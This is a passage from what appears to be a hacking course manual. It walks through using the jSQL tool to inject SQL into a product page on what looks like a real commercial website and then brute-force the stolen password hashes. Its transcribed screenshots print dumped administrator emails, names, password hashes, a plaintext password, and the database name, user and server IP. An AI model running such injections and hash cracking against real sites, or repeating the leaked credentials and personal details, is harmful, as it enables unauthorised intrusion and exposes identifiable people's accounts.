
[*] ending @ 18:44:27 /2020-10-03/

[ root@parrot-virtual ]-[ /home/user ]
#
```



## Practical 4: Performing SQL Injection with JSQL tool.

**Description:** In this practical you will learn how to use jSQL tool, automated graphical interface tool, to perform SQL injection on the web applications.


**Step 1:** Select **JSQL** tool from the applications menu. JSQL will automate the process of identifying SQL injection vulnerability on a website. Provide URL of a website vulnerable to SQL injection to start the process of identifying database information.



**Step 2:** After completing the extraction of data, select a table to extract contents as shown in the below image.



**Step 3:** We can use the inbuilt Brute force tool to decrypt the encrypted passwords.



JSQ Injection

http://www.tunesoman.com/product.php?id=200

SQL shell Upload Brute force Cod

admin\_email admin\_first\_name admin\_last\_name admin\_level admin\_pass

1	x1	infor@tunesoman.com	ZAK	ZAK	1	fddb1b4a3de84e0e88250a66804132f4
2	x1	mahesh.kaushik@milagro.in	Mahesh	Kaushik	1	80a8a1240904e9255b86b86aa8d25eff
3	x1	sadfsd	zak	sdfa	1	singh@123

Character(s) to exclude Length min. 1 max. 5

Result of brute force processing

2. paste here

1. copy this encrypted password

3. to start brute force attack, click on start


Start brute force

Note: brute force may or maynot decrypt the encrypted passwords.

Console

```

[18:23:30,303] testing json...json_keys in order by...
[18:23:58,858] Testing XML::extractvalue...
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters
[18:23:59,553] Testing XML::extractvalue in Order By...
[18:23:59,900] Normal test...
[18:24:05,247] Using strategy [Error GROUPBY::flood_rand]
[18:24:05,251] Fetching informations...
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]
[18:24:05,997] Fetching databases...
[18:24:06,837] Done
  
```



JSQ Injection

http://www.tunesoman.com/product.php?id=200

SQL shell Upload Brute force Cod

admin\_email admin\_first\_name admin\_last\_name admin\_level admin\_pass

1	x1	infor@tunesoman.com	ZAK	ZAK	1	fddb1b4a3de84e0e88250a66804132f4
2	x1	mahesh.kaushik@milagro.in	Mahesh	Kaushik	1	80a8a1240904e9255b86b86aa8d25eff
3	x1	sadfsd	zak	sdfa	1	singh@123

Character(s) to exclude Length min. 1 max. 5

Current string: IR2

Current hash: 3064949446203EB339DAE1F6FC623C4

Number of possibilities: 7820126495

Checked hashes: 384613

Estimated hashes left: 7819741725

Per second: 0

Time elapsed: 0days 0h 0min 0s

Percent done: 0.0049284366%

Stop

Console

```

[18:23:30,303] testing json...json_keys in order by...
[18:23:58,858] Testing XML::extractvalue...
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters
[18:23:59,553] Testing XML::extractvalue in Order By...
[18:23:59,900] Normal test...
[18:24:05,247] Using strategy [Error GROUPBY::flood_rand]
[18:24:05,251] Fetching informations...
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]
[18:24:05,997] Fetching databases...
[18:24:06,837] Done
  
```